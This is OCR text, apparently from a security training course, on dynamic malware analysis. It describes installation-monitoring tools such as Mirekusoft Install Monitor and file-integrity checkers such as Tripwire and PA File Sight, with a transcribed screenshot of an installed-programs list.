
- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



Manage and uninstall programs. Select multiple programs to batch uninstall.

Name	Publisher	Installed	Size	Version	Last Used	Usage
Mirekusoft Install Monitor	Mirekusoft	4/6/22 7:40 AM	860 KB	4.8.1080.1		
Microsoft SQL Server Compact 4.0 SP1 x64 ENU	Microsoft Corporation	4/6/22 7:33 AM	19.1 MB	4.0.8876.1		
Microsoft Visual C++ 2017 Redistributable (x64) - ...	Microsoft Corporation	4/6/22 7:33 AM	881 KB	14.16.27033.0		
Microsoft Visual C++ 2017 Redistributable (x86) - ...	Microsoft Corporation	4/6/22 7:32 AM	881 KB	14.16.27033.0		
WinPatrol	Ruiware	4/6/22 7:19 AM	4.05 MB	35.5.2017.8		
Mozilla Firefox (x64 en-US)	Mozilla	4/6/22 6:57 AM	206 MB	99.0		
Adobe Acrobat DC (64-bit)	Adobe	4/6/22 6:48 AM	728 MB	22.001.20085		
Microsoft OneDrive	Microsoft Corporation	4/6/22 6:47 AM	53.0 MB	22.045.0227.0...		
Microsoft Edge WebView2 Runtime	Microsoft Corporation	4/6/22 6:47 AM	486 MB	100.0.1185.29		
Microsoft Edge	Microsoft Corporation	4/6/22 6:47 AM	492 MB	100.0.1185.29		
SoftPerfect Network Scanner version 8.1.3	SoftPerfect Pty Ltd	4/6/22 6:44 AM	19.7 MB	8.1.3		
Google Chrome	Google LLC	4/6/22 6:40 AM	535 MB	100.0.4896.75		
Notepad++ (64-bit x64)	Notepad++ Team	2/3/22 1:22 AM	260 KB	8.2.1		
Java 8 Update 321 (64-bit)	Oracle Corporation	2/2/22 11:15 PM	285 MB	8.0.3210.7		
WinPcap 4.1.3	Riverbed Technology, Inc.	2/2/22 11:05 PM	118 KB	4.1.0.2980		
Mozilla Maintenance Service	Mozilla	2/2/22 10:53 PM	90.5 KB	96.0.3		
Microsoft Update Health Tools	Microsoft Corporation	1/27/22 1:38 AM	1.02 MB	2.87.0.0		
WinRAR 6.10 (64-bit)	win.rar GmbH	1/26/22 11:34 P...	7.62 MB	6.10.0		
Microsoft Edge Update				1.3.155.85		

Publisher: Ruiware **Version:** 35.5.2017.8

Date: Today, April 6, 2022, 22 minutes ago
Size: 4.05 MB (4,253,847 bytes) **Size of registry:** 1.52 KB (1,566 bytes) **Contains:** 23 Files, Registry: 2 Keys, 23 Values
About: https://www.winpatrol.com

https://www.mirekusoft.com


Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.



Manage and uninstall programs. Select multiple programs to batch uninstall.

Name	Publisher	Installed	Size	Version	Last Used	Usage
Mirekusoft Install Monitor	Mirekusoft	4/6/22 7:40 AM	860 KB	4.8.1080.1		
Microsoft SQL Server Compact 4.0 SP1 x64 ENU	Microsoft Corporation	4/6/22 7:33 AM	19.1 MB	4.0.8876.1		
Microsoft Visual C++ 2017 Redistributable (x64) - ...	Microsoft Corporation	4/6/22 7:33 AM	881 KB	14.16.27033.0		
Microsoft Visual C++ 2017 Redistributable (x86) - ...	Microsoft Corporation	4/6/22 7:32 AM	881 KB	14.16.27033.0		
WinPatrol	Ruiware	4/6/22 7:19 AM	4.05 MB	35.5.2017.8		
Mozilla Firefox (x64 en-US)	Mozilla	4/6/22 6:57 AM	206 MB	99.0		
Adobe Acrobat DC (64-bit)	Adobe	4/6/22 6:48 AM	728 MB	22.001.20085		
Microsoft OneDrive	Microsoft Corporation	4/6/22 6:47 AM	53.0 MB	22.045.0227.0...		
Microsoft Edge WebView2 Runtime	Microsoft Corporation	4/6/22 6:47 AM	486 MB	100.0.1185.29		
Microsoft Edge	Microsoft Corporation	4/6/22 6:47 AM	492 MB	100.0.1185.29		
SoftPerfect Network Scanner version 8.1.3	SoftPerfect Pty Ltd	4/6/22 6:44 AM	19.7 MB	8.1.3		
Google Chrome	Google LLC	4/6/22 6:40 AM	535 MB	100.0.4896.75		
Notepad++ (64-bit x64)	Notepad++ Team	2/3/22 1:22 AM	260 KB	8.2.1		
Java 8 Update 321 (64-bit)	Oracle Corporation	2/2/22 11:15 PM	285 MB	8.0.3210.7		
WinPcap 4.1.3	Riverbed Technology, Inc.	2/2/22 11:05 PM	118 KB	4.1.0.2980		
Mozilla Maintenance Service	Mozilla	2/2/22 10:53 PM	90.5 KB	96.0.3		
Microsoft Update Health Tools	Microsoft Corporation	1/27/22 1:38 AM	1.02 MB	2.87.0.0		
WinRAR 6.10 (64-bit)	win.rar GmbH	1/26/22 11:34 P...	7.62 MB	6.10.0		
Microsoft Edge Update				1.3.155.85		

Publisher: Ruiware **Version:** 35.5.2017.8

Date: Today, April 6, 2022, 22 minutes ago
Size: 4.05 MB (4,253,847 bytes) **Size of registry:** 1.52 KB (1,566 bytes) **Contains:** 23 Files, Registry: 2 Keys, 23 Values
About: https://www.winpatrol.com

Figure 7.103: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Dynamic Malware Analysis: Files and Folders Monitoring


- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

PA File Sight

- It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**



PA File Sight Ultra Console - v8.4.0.174 [Connected to WINDOWS11 as Admin] - Licensed to: PA File Sight v8 Ultra Trial License (30 days left)

OK - 158 monitors run

